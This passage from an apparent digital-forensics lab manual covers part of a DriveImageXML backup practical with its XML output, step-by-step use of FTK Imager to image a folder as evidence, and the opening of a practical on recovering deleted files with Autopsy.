





6. Confirm other details such as Output location and other settings and when comfortable, click on Next.



7. The backup process will start shortly. Wait until the progress bar reaches 100%. After which click on Finish.







8. The generated XML file has the following text:


```
<?xml version="1.0" encoding="UTF-8"?>
<driveimage creator="DriveImage XML - Private Edition" version="Version 2.60" time="2022-07-11T18:09:00" id="1">
<!--
This XML document describes a drive image created with Runtime Software's DriveImageXML.
It uses the following XML tags:
<driveimage>      - the root node
  Attributes:
    creator      - application that created this image (usually "DriveImage XML")
    version      - version of the application that created this image (e.g. "Version 1.00")
    time         - date and time this image was created (e.g. "2005-09-08T23:40:03.767-08:00")
    destpath     - path where this image was originally written to (e.g. "X:\backup\")
    filename     - original name of this image file (e.g. "Drive_C")
    compressed   - accompanying binary file is compressed
    raw          - the image is a raw image
    split        - accompanying binary file is split in CD-ROM sized files
    password     - a password will be required for browsing or restoring of the image
    id           - a unique identifier for this image
<drive>         - opening tag for the drive that follows
<driveletter>   - the original drive letter of the imaged drive
<drivelabel>    - the label of the imaged drive
<totalspace>    - capacity of the imaged drive in bytes
<freespace>     - unused space on the imaged drive in bytes
```

## Practical 7


**Aim:** Create a forensic image of a digital device from volatile data such as memory.

### Steps:


1. Download and install AccessData® FTK® Imager from this link.  
Launching the application will display a screen similar to this:



2. Now, navigate to File > Create Disk Image....




3. This should bring up a new window. Select the Contents of a Folder option for the source. Click on Next.




4. The generated warning window can be ignored. Simply click on Next.






5. The window will now ask for a source location. Enter the location of your choice and click on Finish.




6. Now, a new dialog box will appear. Confirm your source selection and then click on the Add... to add a new destination.



The 'Create Image' dialog box has a title bar with a close button. It contains the following elements:

- Image Source:** A text field containing a redacted path followed by '\Temp'.
- Starting Evidence Number:** A text field containing the number '1'.
- Image Destination(s):** A large empty rectangular box.
- Buttons:** 'Add...' (highlighted with a blue border), 'Edit...', 'Remove', and 'Add Overflow Location'.
- Checkboxes:**
  - ☒ Verify images after they are created
  - ☐ Precalculate Progress Statistics
  - ☐ Create directory listings of all files in the image after they are created
- Bottom Buttons:** 'Start' and 'Cancel'.


7. A new window will appear which will ask for information about this particular item. Fill it and then click on Next.



The 'Evidence Item Information' dialog box has a title bar with a close button. It contains the following elements:

- Case Number:** A text field containing '404'.
- Evidence Number:** A text field containing '127001'.
- Unique Description:** A text field containing 'Files generated by CoronaVirus'.
- Examiner:** A text field containing 'John Doe <totallynotmadeup@mail.com>'.
- Notes:** A text field containing 'Found on 15-07-2022, 13:58.' (highlighted with a blue border).
- Bottom Buttons:** '< Back', 'Next >' (highlighted with a blue border), 'Cancel', and 'Help'.

8. Select the destination of your choice and provide the filename of the (soon to be) generated image file(s). Click on Finish.



**Select Image Destination**

Image Destination Folder

Image Filename (Excluding Extension)

Image Fragment Size (MB)  
 For Raw, E01, and AFF formats: 0 = do not fragment


Compression (0=None, 1=Fastest, ..., 9=Smallest)

Use AD Encryption ☐

Filter by File Owner ☐

< Back **Finish** Cancel Help

9. The newly created entry should now be visible in the Image Destinations list. Click on Start



**Create Image**


Image Source

Starting Evidence Number:

Image Destination(s)

☒ Verify images after they are created ☐ Precalculate Progress Statistics  
☐ Create directory listings of all files in the image after they are created

10. The process will take some time to complete (depending on the size and type of files/folders). After which you'll see a process completion screen and a verification screen.



11. You'll also see some files generated in your destination folder.

Name	Date modified	Type	Size
VirusEvidence.ad1	15-07-2022 14:01	Text Document	1 KB
VirusEvidence.ad1	15-07-2022 14:01	AD1 File	17 KB

## **Practical 8 Aim:**


Retrieve deleted files from a computer.

### **Steps:**

1. Download and install Autopsy® from this link. Running the application should present you this window:



